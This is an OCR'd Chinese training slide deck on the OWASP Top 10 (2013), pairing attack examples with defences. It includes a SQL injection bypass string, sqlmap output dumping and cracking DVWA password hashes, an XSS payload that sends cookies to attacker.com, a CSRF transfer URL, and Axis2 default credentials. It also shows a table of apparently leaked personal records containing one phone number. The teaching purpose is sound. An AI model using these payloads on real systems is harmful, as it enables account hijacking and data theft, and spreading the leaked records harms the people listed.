OWASP

Open Web Application Security Project

应用安全威胁及解决方案

基于OWASP top 10 2013

OWASP TOP 10


2003	2004	2007	2010	2013	2017RC1
A1-Unvalidated Parameters	A1-Unvalidated Input	A1-XSS	A1-Injection	A1-Injection	A1-Injection
A2-Broken Access Control	A2-Broken Access Control	A2-Injection Flaws	A2-XSS	A2-Broken Authentication and Session Management	A2-Broken Authentication and Session Management
A3-Broken Authentication and Session Management	A3-Broken Authentication and Session Management	A3- Malicious File Execution (NEW)	A3- Broken Authentication and Session Management	A3- XSS	A3- XSS
A4-XSS Flaws	A4-XSS Flaws	A4-Insecure Direct Object Reference	A4-Insecure Direct Object References	A4-Insecure Direct Object References	A4-Broken Access Control (Original category in 2003/2004)
A5-Buffer Overflow	A5-Buffer Overflow	A5-Cross Site Request Forgery (CSRF) (NEW)	A5-Cross Site Request Forgery (CSRF)	A5-Security Misconfiguration	A5-Security Misconfiguration
A6-Command Injection Flaws	A6-Injection Flaws	A6- Information Leakage and Improper Error Handling	A6 – Security Misconfiguration (NEW)	A6- Sensitive Data Exposure	A6- Sensitive Data Exposure
A7-Error Handling Problems	A7-Improper Error Handling	A7-Broken Authentication and Session Management	A7-Insecure Cryptographic Storage	A7-Missing Function Level Access Control	A7-Insufficient Attack Protection (NEW)
A8-Insecure Use of Cryptography	A8-Insecure Storage	A8- Insecure Cryptographic Storage	A8- Failure to Restrict URL Access	A8- Cross-Site Request Forgery (CSRF)	A8- Cross-Site Request Forgery (CSRF)
A9-Remote Administration Flaws	A9-Denial of Service (NEW)	A9- Insecure Communications (NEW)	A9- Insufficient Transport Layer Protection	A9- Using Known Vulnerable Components	A9- Using Components with Known Vulnerabilities
A10-Web and Application Server Misconfiguration	A10-Insecure Configuration Management	A10-Failure to Restrict URL Access	A10 – Unvalidated Redirects and Forwards (NEW)	A10-Unvalidated Redirects and Forwards	A10 – Underprotected APIs (NEW)

风险

应用程序安全风险

什么是应用程序安全风险?

攻击者可以通过应用程序中许多不同的路径方法去危害您的业务或者企业组织。每种路径方法都代表了一种风险，这些风险可能会，也有可能不会严重到值得您去关注。



有时，这些路径方法很容易被发现并利用，但有的则非常困难。同样，所造成危害的范围也从无损坏到有可能完全损害您的整个业务。为了确定您的企业的风险，可以结合其产生的技术影响和对企业的业务影响，去评估威胁代理、攻击向量和安全漏洞的可能性。总之，这些因素决定了全部的风险。

我有什么风险?

OWASP Top 10的重点在于为广大企业组织确定一组最严重的风险。对于其中的每一项风险，我们将使用基于OWASP风险等级排序方法的简单评级方案，提供关于可能性和技术影响方面的普遍信息。

威胁代理	攻击向量	漏洞普遍性	漏洞可检测性	技术影响	业务影响
应用描述	易	广泛	易	严重	应用/业务描述
	平均	常见	平均	中等	
	难	少见	难	小	

只有您了解您自己的系统环境和企业的具体情况。对于任何已知的应用程序，可能某种威胁代理无法实施相应的攻击，或者技术影响并没有什么差别。因此，您必须亲自评估每一种风险，特别是需要针对您企业内部的威胁代理、安全控制、业务影响等方面。我们将“威胁代理”作为“应用描述”，“业务影响”作为“应用/业务描述”，以说明这些依赖于您企业中应用的详细信息。

Top 10中风险的名称，有的来自于攻击的类型，有的来自于漏洞，而有的来自于所造成的影响。我们选择了最能准确反应出风险名称，并在可能的情况下，同时使用最为常用的专业名词来得到最高的关注度。

参考资料

OWASP资料

- OWASP Risk Rating Methodology
- Article on Threat/Risk Modeling

其他资料

- FAIR Information Risk Framework
- Microsoft Threat Modeling (STRIDE and DREAD)

OWASP 2013


A1: 注入
A2: 失效的身份认证和会话管理
A3: 跨站脚本(XSS)
A4: 不安全的直接对象引用
A5: 安全配置错误
A6: 敏感信息泄漏
A7: 功能级访问控制缺失
A8: 跨站请求伪造(CSRF)
A9: 使用含有已知漏洞的组件
A10: 未验证的重定向和转发

OWASP Top 10 – 2010	OWASP Top 10 – 2013
A1 - 注入	A1 - 注入
A3 - 失效的身份认证和会话管理	A2 - 失效的身份认证和会话管理
A2 - 跨站脚本（XSS）	A3 - 跨站脚本（XSS）
A4 - 不安全的直接对象引用	A4 - 不安全的直接对象引用
A6 - 安全配置错误	A5 - 安全配置错误
A7 - 不安全的加密存储—与A9合并成为	A6 - 敏感信息泄漏
A8 - 没有限制URL访问—扩展成为	A7 - 功能级访问控制缺失
A5 - 跨站请求伪造（CSRF）	A8 - 跨站请求伪造（CSRF）
<合并在A6 - 安全配置错误>	A9 - 使用含有已知漏洞的组件
A10 - 未验证的重定向和转发	A10 - 未验证的重定向和转发
A9 - 传输层保护不足	与2010年版中的A7合并成为2013年版中的A6

A1 – 注入

注入

何为注入

- 用户的输入进入解释器

形式多样

- SQL, OS Shell, LDAP, XPath, etc…

最普遍危害最大的是SQL注入

- 一直在呼吁，从未被解决

影响

- 拖库
- OS命令

提交日期	漏洞名称
2014-04-20	新浪某站SQL注入(涉及2百多张表)
2014-04-19	看我沦陷暴风影音的内网 
2014-05-21	易车网盲打管理及任意用户
2014-04-19	搜狐旗下嘀嘀派可重置任意用户密码
2014-04-23	天天网任意账户密码重置
2014-04-19	优酷网后台弱口令+sql注射可进入后台
2014-04-19	康盛分站存在SQL注入漏洞
2014-04-23	淘宝网账号所绑定的邮箱可绕过安全认证直接修改
2014-04-19	360某不知名系统账号弱口令导致某PUBLIC KEY泄露
2014-04-18	华图教育某站svn导致的裤子脱落
2014-04-18	新浪某API接口SQL注射2
2014-04-18	07073某分站用户敏感功能处存在SQL盲注漏洞
2014-04-18	uc某业务的SQL注射漏洞
2014-04-18	大麦网分站奇葩修复导致再次注入（修复方案反而减少攻击难度）
2014-04-18	TOM在线某站SQL注入漏洞

这些年，这些漏洞

结果 消息

	Name	CtfId	Birthday	Address	Mobile	EMail	Version
1	陈	010	19	北京	10	ch	2012-12
2	贾	028	19	河北	13	inf	2011-9-
3	李	010	19	北京	10		
4	张	010	19	北京	10	zjl	
5	曹	010	19	北京	10	ba	
6	杨	010	19	北京	13	ar	
7	戴	021	19	上海	21	jar	
8	赵	021	19	上海	21		
9	朱	021	19	上海	21	re	
10	邹	021	19	上海	21	wi	
11	孙	021	19	上海	13	su	
12	王	021	19	上海	21	y.	
13	张	021	19	上海	21	yv	
14	蒋	021	19	上海	13	jia	
15	陈	021	19	上海	21		
16	张	027	19	湖北	27	zh	
17	冯	029	19	西安	29	sa	
18	叶	051	19	江苏	51	yp	
19	陈	053	19	山东	53	ch	
20	王	057	19	浙江	57	ar	
21	陈	057	19	杭州	57	llc	
22	裴	057	19	杭州	57	fe	
23	曹	320	19	-	13	cy	2012-8-
24	孙	310	19	上海	13	ge	
25	jin	420	19	-	15	74	2011-9-
26	潘	370	19	山东	13	ip	2012-8-
27	徐	420	19	武汉	13	zh	2011-6-
28	陈	210	19	-	15	cy	
29	吴	360	19	-	13	ve	2012-8-
30	王	320	19	-	13915503066	zd	2010-9-

Demo 1 – SQL注入

- *String sqlString = "SELECT * FROM db_user WHERE username = '"+ username +"' AND password = '" + pwd + "'";*

  Statement stmt = connection.createStatement();

  ResultSet rs = stmt.executeQuery(sqlString);

  if (!rs.next()) {

  throw new SecurityException("User name or password incorrect");

  }

- 假设username= **‘ or 1=1 or 1=‘**

- 那么最后的query会变成：

*SELECT id FROM users WHERE username=‘**‘ or 1=1 or 1=‘**' AND pass=''*

代码

SQL注入之自动化

```
[14:51:44] [INFO] writing hashes to file 'c:\users\wangwenj\appdata\local\temp\sqlmaphashes-0hmj2d.txt' for eventual further processing with other tools
do you want to crack them via a dictionary-based attack? [Y/n/q]
[14:51:52] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file 'C:\tools\sqlmap\txt\wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[14:52:03] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[14:52:09] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[14:52:09] [INFO] starting 8 processes
[14:52:12] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[14:52:13] [INFO] cracked password 'admin' for hash '21232f297a57a5a743894a0e4a801fc3'
[14:52:15] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[14:52:18] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[14:52:20] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[14:52:22] [INFO] postprocessing table dump
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------+-------------------------------------------+-----------+------------+
| user_id | `user`  | avatar                                    | password                                  | last_name | first_name |
+---------+---------+-------------------------------------------+-------------------------------------------+-----------+------------+
| 1       | admin   | http://10.0.0.10/dvwa/hackable/users/admin.jpg   | 21232f297a57a5a743894a0e4a801fc3 (admin)    | admin     | admin      |
| 2       | gordonb | http://10.0.0.10/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://10.0.0.10/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://10.0.0.10/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://10.0.0.10/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------+-------------------------------------------+-----------+------------+

[14:52:22] [INFO] table 'dvwa.users' dumped to CSV file 'C:\tools\sqlmap\output\16.158.154.142\dump\dvwa\users.csv'
[14:52:22] [INFO] fetched data logged to text files under 'C:\tools\sqlmap\output\16.158.154.142'
```

拖库5部曲

初级防御

- 参数化查询
- 输入转义

额外的防御

- 最小特权
- 白名单

我该如何做呢?

知道程序员的车牌号吗？

参考

- **OWASP SQL Injection Cheat Sheet**

https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

A2 –失效的身份认证和会话管理理

失效的身份验证和会话管理

HTTP无状态

- Cookie vs Session

Session管理的漏洞

- SESSION ID
- Log, URL

小心后门

- 忘记密码
- 记住密码

影响

- Session hijacking

攻击案例场景

场景#1：机票预订应用程序支持URL重写，把会话ID放在URL里：

http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii

该网站一个经过认证的用户希望让他朋友知道这个机票打折信息。他将上面链接通过邮件发给他朋友们，并不知道自己已经泄漏了自己的会话ID。 当他的朋友们使用上面的链接时，他们将会使用他的会话和信用卡。


场景#2：应用程序超时设置不当。用户使用公共计算机访问网站。离开时，该用户没有点击退出，而是直接关闭浏览器。攻击者在一个小时后能使用相同浏览器通过身份认证。

场景#3：内部或外部攻击者进入系统的密码数据库。存储在数据库中的用户密码没有被哈希和加盐，所有用户的密码都被攻击者获得。


Session Management

怎么搞到你的SessionID?

1 User sends credentials



www.boi.com?JSESSIONID=9FA1DB9EA...




Site uses URL rewriting
(i.e., put session in URL)

2

3 User clicks on a link to http://www.hacker.com in a forum

Hacker checks referrer logs on www.hacker.com
and finds user's JSESSIONID

4



5 Hacker uses JSESSIONID and takes over victim's account

会话管理

- 强sessionID
- 会话过期（软、硬）
- 保护好cookie
- 提供logout

身份验证

- 防暴力破解
- 多因子验证

我该如何做？

参考

- OWASP Authentication Cheat Sheet
  https://www.owasp.org/index.php/Authentication_Cheat_Sheet
- Password storage Cheat sheet
  https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet
- Forget password cheat sheet
  https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet
- Session management cheat sheet
  https://www.owasp.org/index.php/Session_Management_Cheat_Sheet

A3 –跨站脚本（XSS）


登录/创建账户
维基百科
自由的百科全书
条目
讨论
大陆简体
阅读
编辑
查看历史
搜索
跨网站脚本
维基百科，自由的百科全书
汉 漢
首页
分類索引
特色内容
新闻动态
最近更改
随机条目
帮助
本条目的内容可能尚不周全，您可以考虑将en:Cross-site scripting的内容翻译成中文。
欢迎您积极参与，协助改善这篇条目。
跨网站脚本（Cross-site scripting，通常简称为XSS或跨站脚本或跨站脚本攻击）是一种网站应用程序的安全漏洞攻击，是代码注入的一种。它允许恶意用户将代码注入到网页上，其他用户在观看网页时就会受到影响。这类攻击通常包含了HTML以及用户端脚本语言。

跨站脚本

假设用户发送了下面一个GET请求：

http://myserver.com/XSS.jsp?name=David

Jsp代码

..

Out.print(“<h1>”+request.getParameter(“name”)+”</h1>”);

..

结果（返回给浏览器）：

...

<h1>Hello David</h1>

但攻击者如果发送下面一个GET请求：

http://myserver.com/XSS.jsp?name= **<script>code</script>**

Jsp代码

..

Out.print(“<h1>”+request.getParameter(“name”)+”</h1>”);

..

结果（返回给浏览器）：

...

<h1>Hello <script>code</script></h1>

...

反射式	• Payload注入到session/request中
存储型	• Payload保存在数据库中
基于DOM	• Payload直接在客户端执行


XSS

XSS脚本可用来干什么

- 盗取会话cookie
- 修改当前网站的内容
- 执行有害的javascript代码
- DoS/DDoS攻击
- 钓鱼
- 组建僵尸网络(BEEF)

偷取cookie例子

- 应用程序在下面HTML代码段的构造中使用未经验证或转义的不可信的数据：
- **（String） page += "<input name='creditcard' type='TEXT‘ value='" + request.getParameter（"CC"） + "'>";**
- 攻击者在浏览器中修改“CC” 参数为如下值：
- **'><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi? foo='+document.cookie</script>'.**
- 这个攻击导致受害者的会话ID被发送到攻击者的网站，使得攻击者能够劫持用户当前会话。


1. 发信息
2. 好奇的点击
3.2 加好友
3.1 发信息
好友
4. 好奇的点击
4.1 发信息
5. 好奇的点击
5.1 发信息
好友
4.2 加好友
好友
5.2 加好友
图例
主观的动作
客观的存在
暗中的进行

还记得当年的微博蠕虫

参考

- OWASP XSS Cheat Sheet
  https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

A4 - 不安全的直接对象引用

授权

- A7 – 功能级访问控制缺失


我们常犯的错误...

- 只列出能访问的对象
- 隐藏按钮

影响

- 越权访问

Demo 4 偷窥别人的信息




- 攻击者发现他的acct parameter is 6065

  ?acct=6065

- 于是他修改了一个邻近的数

  ?acct=6066

- Bingo! 他看到了他不应该看的东西☹



- 攻击者注意到了下面的链接：

  /user/getAccounts

- 他改成了另外一个role

  /admin/getAccounts, or

  /manager/getAccounts

- 这样他看到了更多的不应该看的东西

我该如何做？

非直接对象引用

- Map

权限验证

- 你有权限访问这个对象吗？

参考

- OWASP ESAPI Access Reference Map API
  https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API

A5-安全配置错误

我们常犯的错误...

- 产品环境下没有更改初始密码
- 没有harden OS/Appserver/DB

影响

- Backdoor
- 非授权访问数据

Demo

Back to search

Axis2 Default Administrator Password Vulnerability

Severity	CVSS	Published	Added	Modified
10	(AV:N/AC:L/Au:N/C:C/I:C/A:C)	October 12, 2010	October 13, 2010	December 03, 2013

Available Exploits

Apache Axis2 Brute Force Utility
Axis2 / SAP BusinessObjects Authenticated Code Execution (via SOAP)

admin axis2

Description

The Axis2 administrator 'admin' has a password that is set to the default value of 'axis2'. As a result, anyone with access to the Axis2 port can trivially gain full access to the machine via arbitrary remote code execution. This requires the attacker to upload a malicious webservice and for the instance of Tomcat to be restarted.

This vulnerability affects default Axis2 installations as well as SAP BusinessObjects via the web service module (known as dswsbobje) and other products that are based on Axis2

攻击案例场景

- 场景#1：应用程序服务器管理员控制台自动安装后没有被删除。而默认帐户也没有被改变。攻击者在你的服务器上发现了标准的管理员页面，通过默认密码登录，从而接管了你的服务器。
- 场景#2：目录列表在你的服务器上未被禁用。攻击者发现只需列出目录，她就可以找到你服务器上的任意文件。攻击者找到并下载所有已编译的Java类，她通过反编译获得了所有你的自定义代码。然后，她在你的应用程序中找到一个访问控制的严重漏洞。
- 场景#3：应用服务器配置允许堆栈跟踪信息返回给用户，这样就暴露了潜在的漏洞。如已知的有漏洞的框架版本。
- 场景#4：应用服务器自带的示例应用程序没有从您的生产服务器中删除。该示例应用有已知安全漏洞，攻击者可以利用这些漏洞破坏您的服务器。

Harden OS/App Server

- Harden guideline

Scan

- Some tools

我该如何做？

参考

- OWASP Development Guide: Chapter on Configuration
  https://www.owasp.org/index.php/Projects/OWASP_Development_Guide

A6-敏感信息泄漏

我们常犯的错误...

- At rest
- In transit

影响

- 敏感/私人信息泄露
- 客户生气，后果很严重

我们常见到的。。。

HTTP Status 500 -

---

type Exception report

message

description The server encountered an internal error () that prevented it from fulfilling this request.

exception

```
org.apache.jasper.JasperException: java.lang.NullPointerException
        org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:534)
        org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:457)
        org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:391)
        org.apache.jasper.servlet.JspServlet.service(JspServlet.java:334)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:722)
```

root cause

```
java.lang.NullPointerException
        org.apache.jsp.check_jsp._jspService(check_jsp.java:80)
        org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:722)
        org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:419)
        org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:391)
        org.apache.jasper.servlet.JspServlet.service(JspServlet.java:334)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:722)
```

note The full stack trace of the root cause is available in the Apache Tomcat/7.0.11 logs.


Apache Tomcat/7.0.11

这些年，这些漏洞

Wifi Network:
WORLDCUP

Password: b5a2112014

1 Victim enters credit card number in form



2 Error handler logs CC details because merchant gateway is unavailable

3 Logs are accessible to all members of IT staff for debugging purposes

4 Malicious insider steals 4 million credit card numbers

图解 – at rest

永远不要Hardcode key

Example Language: **Java**

```
public boolean VerifyAdmin(String password) {
  if (password.equals("68af404b513073584c4b6f22b6c63e6b")) {
    System.out.println("Entering Diagnostic Mode...");
    return true;
  }
  System.out.println("Incorrect Password!");
  return false;
```

危害有哪些呢？

架构设计

- 哪些是敏感数据 - PII/Financial/Health info

采取保护

- 文件，数据库(字段)加密

标准化

- Don’t invent your own crypt
- KMS

采取保护

- SSL/TLS
- Http Strict Transport Security(HSTS)
- Cert pinning

正确的使用

- SSL3/TLS1.0,1.1,1.2
- 保护certificate
- 验证certificate

我该如何做 – In transit?

参考

- OWASP transport layer protection cheat sheet
  http://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
- OWASP cryptographic storage cheat sheet
  https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet
- OWASP password storage cheat sheet
  https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet

A7 - 功能级访问控制缺失

授权

- A4 – 非直接对象引用

我们常犯的错误...

- 显示你能看到的菜单
- 客户端控制

影响

- 越权访问

功能级访问控制缺失

先埋单再加东西

我该如何做

服务器端控制

- 每个URL都验证

数据权限控制

- RBAC
- ACL

参考

- OWASP ESAPI Access Control API
  https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API
-

A8 – 跨站请求伪造
CSRF

什么是跨站请求伪造

- 在浏览器中执行了不想执行的动作
- SessionID attached to request

影响

- 执行敏感操作
- 访问敏感数据

Demo 8 转账

攻击案例场景

- 应用程序允许用户提交不包含任何保密字段的状态改变请求，如：
- **http://example.com/app/transferFunds?amount=1500 &destinationAccount=4673243243**
- 因此，攻击者构建一个请求，用于将受害用户账户中的现金转移到自己账户。然后攻击者在其控制的多个网站中以图片请求或iframe中嵌入这种攻击。
- ****
- 如果受害用户通过了example.com认证，则伪造的请求将自动包含用户的会话信息，授权执行攻击者的请求。

Random Token

- Form
- Request header

2次验证

- 请输入你的密码

我该如何做

- **请收到货后，再确认收货！否则您可能钱货两空！**
- 如果您想申请退款，请返回到"已买到的宝贝"申请退款

安全设置检测成功！

支付宝支付密码：　　忘记密码？

宝令动态口令：　请勿泄露　　查看动态口令？

宝令或密令显示的6位数字

确定

参考

- OWASP CSRF prevention cheat sheet
  https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet
-

A9 - 使用已知含有漏洞的组件

